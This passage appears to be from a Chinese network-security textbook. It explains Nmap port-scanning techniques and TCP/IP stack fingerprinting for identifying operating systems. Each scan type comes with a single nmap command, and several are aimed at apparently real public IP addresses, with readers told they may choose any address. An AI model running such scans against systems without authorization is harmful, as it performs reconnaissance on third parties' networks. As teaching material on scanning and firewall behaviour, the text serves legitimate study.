


图 6.26 X-Scan 的扫描报告

6.4 扫描方法简介

使用扫描工具对目标进行扫描，必须首先确定需要使用的扫描方法。扫描方法在此指的是各种扫描技巧和技术。目前使用的绝大多数扫描技巧都是由 Fyodor 发明的，本节将结合著名的扫描工具 Nmap 对这些方法做一个解释和演示。

Nmap 工具可以在网址 http://insecure.org/nmap/下载到，该工具为免费的开源工具。下述例子中使用的 Nmap 均为 Windows 版本，读者可以根据自己的习惯使用 Linux 版本或者 Windows 版本，两者之间没有任何差别。

Nmap 的 Windows 版本的安装跟一般的应用程序安装并无异样，双击下载的安装文件，会看到如图 6.27 所示的界面。按照安装程序的默认要求一直单击 Next 按钮直到完成为止，这时会出现一个表示完成的窗口，单击 Close 按钮即可完成 Nmap 的安装，如图 6.28 所示。




图 6.27 Nmap 安装界面




图 6.28 Nmap 安装完成

6.4.1 TCP Connect 扫描

TCP Connect 扫描（TCP Connect Scan），是调用网络套接口函数 Connect( )连接到目标端口上完成一次标准的 TCP 三次握手过程，这种方法很容易被目标系统检测到。下面使用 Nmap 进行 TCP Connect 扫描的演示。

step 1 单击“开始”按钮，弹出菜单，选择“运行”命令，输入 cmd，打开命令行窗口，如图 6.29 所示。




图 6.29 命令行窗口

step 2 输入 nmap 命令，可以查看 Nmap 的帮助文件，如图 6.30 所示。

图 6.30 Nmap 的帮助文件

step 3 在命令行提示符下输入如下命令，其中 159.226.58.57 为 IP 地址，读者可以任意选取合适的地址，结果如图 6.31 所示。

```
C:\ nmap -sT 159.226.58.57
```

图 6.31 Nmap 的 TCP Connect 扫描

可以看出 Nmap 使用了 TCP Connect 扫描的命令-sT，并报告了目标主机的扫描结果，该结果可以解释为目标主机开放了 25、80、135、139、443、445、1029 和 50000 端口，该报告还指出了这些端口的默认含义。

使用 TCP Connect 扫描技术的问题在于，大多数主机安装的防火墙都可以有效识别这种方法并进行拦截，从而无法得到扫描结果，所以在一般情况下都不使用这种方法。

6.4.2 TCP SYN 扫描

TCP SYN 扫描（TCP SYN Scan）也被称为“半打开扫描”。该技术并没有建立完整的 TCP 连接。其步骤是先往目标端口发送一个 SYN 分组。如果收到一个来自目标端口的 SYN/ACK 分组，那么可以断定该端口处于监听状态；如果收到的是 RST/ACK 分组，则说明该端口不处于监听状态。执行端口扫描的系统随后发送一个 RST/ACK 分组，这样并未建立一个完整的连接。这种技巧的优势在于比建立完整的 TCP 连接要隐秘一些，目标系统可能并不会注意到这个连接。下面使用 Nmap 进行 TCP SYN 扫描的演示。

单击“开始”按钮，弹出菜单，选择“运行”命令，输入 cmd，打开命令行窗口，输入如下命令，结果如图 6.32 所示。

```
C:\ nmap -sS 202.108.12.68
```

可以看到，Nmap 能够确定目标主机开放的是 80、554、5000、5001 和 5002 端口，其余端口的状态均为 filtered，这就意味着这些端口并没有返回有效的信息，而使扫描器无法确定其状态是开放（open）还是关闭（closed）的。

使用 SYN 扫描的好处是对于目标主机的扫描一般都会成功，不会遇到防火墙拦截的情况，但是现在的防火墙都增强了对 SYN 扫描的检查，在安装了这些防火墙的主机面前 SYN 扫描依然没有用处。




图 6.32 TCP SYN 扫描

6.4.3 TCP FIN 扫描

TCP FIN 扫描（TCP FIN Scan）是向目标端口发送一个 FIN 分组，按照 RFC 标准的定义，这时目标系统应该向所有关闭的端口回送一个 RST 分组，这种技术一般运用在 UNIX 的 TCP/IP 协议栈中。下面使用 Nmap 进行 TCP FIN 扫描的演示。

单击“开始”按钮，弹出菜单，选择“运行”命令，输入 cmd，打开命令行窗口，输入如下命令，结果如图 6.33 所示。

```
C:\ nmap -sF 202.108.12.68
```




图 6.33 TCP FIN 扫描

本例中依然使用 Nmap 对 202.108.12.68 进行扫描，唯一不同的是使用了 FIN 扫描。读者可以清晰地看出这次的扫描结果与使用 SYN 扫描得到的结果有所不同，扫描结果明显比 SYN 扫描少了很多，而且更加不确切，这也说明使用 FIN 扫描的准确度不如 SYN 扫描。

虽然 FIN 扫描有一些缺点，但是该扫描仍然是一种重要的方式，该扫描技术可以与 SYN 扫描技术协作，以增加扫描的准确度。事实上现在的一些扫描器已经采用了这种方法。值得注意的是，该扫描技术在 UNIX 主机上应用比在 Windows 主机上效果要好一些。

6.4.4 圣诞树扫描

TCP Xmas 扫描（TCP Xmas Scan）也被称为“圣诞树扫描”。其主要技术是向目标端口发送一个 FIN、URG 和 PUSH 分组，按照 RFC 的要求，目标系统应该向所有关闭着的端口发回一个 RST 分组。下面使用 Nmap 进行 TCP Xmas 扫描的演示。

单击“开始”按钮，弹出菜单，选择“运行”命令，输入 cmd，打开命令行窗口，输入如下命令，结果如图 6.34 所示。

```
C:\ nmap -sX 202.108.12.68
```




图 6.34 TCP Xmas 扫描

从上面的结果可以看出，使用了圣诞树扫描的结果与使用 FIN 扫描相差无几，这是因为该扫描与 FIN 扫描及 TCP 空扫描都应用不同的 TCP 标识符，都需要根据返回的 RST 标识符决定目标主机开放端口的状态，原理相同，得到的结果也就相差不多了。

6.4.5 TCP 空扫描

TCP 空扫描（TCP Null Scan）是关掉所有标志发送一个 TCP 分组，按照 RFC 的要求，目标系统应该给所有关闭着的端口回送一个 RST 分组。

单击“开始”按钮，弹出菜单，选择“运行”命令，输入 cmd，打开命令行窗口，输入如下命令，结果如图 6.35 所示。

```
C:\ nmap -sN 202.108.12.68
```

从返回的信息可以看出，扫描器报告所有的端口均处于 open| filter 状态，这就说明单凭空扫描，Nmap 无法判断当前开放的端口到底处于何种状态。




图 6.35　TCP 空扫描

6.4.6　TCP ACK 扫描

TCP ACK 扫描（TCP ACK Scan）可以用来测试防火墙的规则设计。这种技术向目标端口发送一个 ACK 分组，以此来判断目标主机的防火墙是简单的分组过滤还是基于状态的防火墙。如果是简单的分组过滤防火墙，则目标主机端口的 open 和 closed 状态都会返回 RST 标识，Nmap 会将其标注为 unfiltered，意思是防火墙允许目标主机返回 ACK 分组，即允许建立好的连接，但目标主机的端口是 open 还是 closed 无法确定。如果是基于状态的防火墙则不会有返回信息，即使返回 ICMP 错误信息，也会将其标注为 filtered，同时防火墙不允许返回 ACK 分组。为了验证上面的理论，可以做如下试验。

单击“开始”按钮，弹出菜单，选择“运行”命令，输入 cmd，打开命令行窗口，输入如下命令，结果如图 6.36 所示。

```
C:\ nmap -sA 202.108.12.68
```




图 6.36　TCP ACK 扫描

从提示信息看，比较符合第二种特征，即该主机位于防火墙的后方，该防火墙属于基于状态的防火墙。

TCP ACK 扫描技术可以应用在对防火墙的识别上，结合旗标技术可以识别一部分防火墙。

6.4.7 TCP Windows 扫描

TCP Windows 扫描（TCP Windows Scan）技术与 TCP ACK 扫描技术类似。唯一的不同是当 RST 返回时，该技术能够更准确地检测系统端口的状态是 open 还是 closed，并描述其细节，而不是像其他方式那样只是报告 unfiltered。因为 TCP 窗口的大小并不是规则的，在一些系统中，处于 open 状态的端口的窗口大小是大于零的值，而 closed 的端口的值则为 0。因此可以根据返回的 RST 包的 TCP 窗口大小判断目标端口状态。

这种扫描技术需要依赖于具体系统的实现细节，因此不是非常可靠。如果一些系统并不支持上述理论，则一定会返回所有的端口都是 closed 的，当然该主机确实可能存在这种端口关闭情况。如果在扫描后的结果中发现绝大多数端口都是 closed 状态，而只有一部分端口（这些端口包括 22，25 和 53 等）是 filtered，则这种扫描结果非常值得怀疑。为了验证上面的理论，可以做如下试验。

单击“开始”按钮，弹出菜单，选择“运行”命令，输入 cmd，打开命令行窗口，输入如下命令，结果如图 6.37 所示。

```
C:\ nmap -sW 192.168.234.128
```




图 6.37 使用 TCP Windows 扫描

从图中看出，所有的端口都是 closed 状态，因为已知目标主机的操作系统是 RedHat Linux，所以这说明对于 RedHat Linux 来说，此扫描技术的效果一般。

6.4.8 TCP RPC 扫描

TCP RPC 扫描（TCP RPC Scan）技术只能在 UNIX 上使用。TCP RPC 扫描使用 SunRPC 程序的 Null 命令检测和定位远程过程调用（RPC）端口及其相关的程序和版本号，这一命令并不常用。为了验证上面的理论，可以做如下实验。

单击“开始”按钮，弹出菜单，选择“运行”命令，输入 cmd，打开命令行窗口，输入如下命令，结果如图 6.38 所示。

```
C:\ nmap -sR 192.168.234.128
```

从扫描结果可以看出，该主机开放了一个 RPC 端口 111，并给出了该 RPC 的版本号。RPC 的扫描并不常用，一般在-sV 扫描中就自动包含了该扫描方式。

6.4.9 UDP 扫描

UDP 扫描（UDP Scan）技术的原理是向目标端口发送一个 UDP 分组，如果目标端口返回的消息是“ICMP 端口不可达（ICMP port unreachable）”，则该端口肯定是 closed 的。相反，如果

没有收到该消息，则证明该端口是 open 的。




图 6.38 TCP RPC 扫描

UDP 扫描比较复杂，而且速度较 TCP 扫描要慢一些，所以一些系统管理员都不愿意进行该扫描，但是实践证明 UDP 端口是最常用的端口，该端口的安全重要性一点都不逊色于 TCP 端口。可以将 UDP 扫描与 SYN 扫描结合使用，以同时检查两种协议的安全问题。

单击“开始”按钮，弹出菜单，选择“运行”命令，输入 cmd，打开命令行窗口，输入如下命令，结果如图 6.39 所示。

```
C:\nmap -sU 159.226.58.56
```




图 6.39 UDP 扫描

从图中可以看出，所有的端口都是 UDP 端口，只是因为防火墙的原因无法验证这些端口的状态是 open 还是其他。

UDP 扫描的速度比较慢，但是在 Linux 上其扫描速度要较在 Windows 上快一些。

6.5 操作系统（OS）的识别

端口扫描的第一个目的是获得目标系统上监听的 TCP 和 UDP 端口，第二个目的就是获取操作系统的版本和类型。操作系统的信息对于黑客来说极其重要。

操作系统识别的技术基本分为两种，即旗标获取技术和协议栈指纹识别技术。旗标获取技术是一项基本的识别技术，它能够从诸如 FTP、TELNET、SMTP、HTTP 和 POP 等服务中获取信息，通过各种操作系统对这些信息反应的差别，初步判断该操作系统的版本。这种技术对于具体操作系统的依赖性很大，如果系统管理员修改了反馈信息，则该技术就不能获得具体信息了。协议栈指纹识别技术则复杂一些，其主要原理是各种操作系统对 TCP/IP 的实现上有细微的差别，所以可以通过对 TCP/IP 协议栈的探测信息的不同反馈来判断该操作系统的性质，这种技术实现难度高，但是精确度也较高，是现在各种扫描器使用的主流技术。协议栈指纹识别技术又分为主动协议栈指纹识别和被动协议栈指纹识别技术。

6.5.1 主动协议栈指纹识别技术

协议栈指纹识别是一项强大的技术，能够以很高的概率迅速确定操作系统的版本。虽然 TCP/IP 协议栈的定义已经成为一项标准，但是各个厂家，如微软和 RedHat 等在编写自己的 TCP/IP 协议栈时，却做出了不同的解释。这些解释因具有独一无二的特性，故被称为“指纹”。通过这些细微的差别，可以准确定位操作系统的版本。下面介绍一些有助于区别各种操作系统的探测分组的方法及其原理。

以下是不同 OS 的网络协议栈的差异，这些差异可作为协议栈指纹识别的依据。

- **ACK 序号** 不同的 OS 处理 ACK 序号时是不同的。如果发送一个 FIN/PSH/URG 数据包到一个关闭的 TCP 端口，大多数 OS 会把回应 ACK 包的序号设置为发送包的初始序号，而 Windows 和一些打印机则会发送序号为初始序号加 1 的 ACK 包。
- **TOS（服务类型）** 对于 ICMP 端口不可达消息，送回包的 TOS 值也是有差别的。大多数 OS 是 0，而 Linux 是 0xc0。
- **ICMP 地址屏蔽请求** 对于 ICMP 地址屏蔽请求，有些 OS 会产生相应的应答，有些则不会。会产生应答的系统有 OpenVMS，MS Windows 和 SUN Solaris 等。在这些产生应答的系统中，对分片 ICMP 地址屏蔽请求的应答又存在差别，可以做进一步的区分。
- **对 FIN 包的响应** 发送一个只有 FIN 标志位的 TCP 数据包给一个打开的端口，Linux 等系统不做响应；有些系统，例如 MS Windows，CISCO 和 HP/UX 等，则发回一个 RESET。
- **虚假标记的 SYN 包** 在 SYN 包的 TCP 头里设置一个未定义的 TCP 标记，目标系统在响应时，有的会保持这个标记，有的不保持。还有一些系统在收到这样的包时会复位连接。
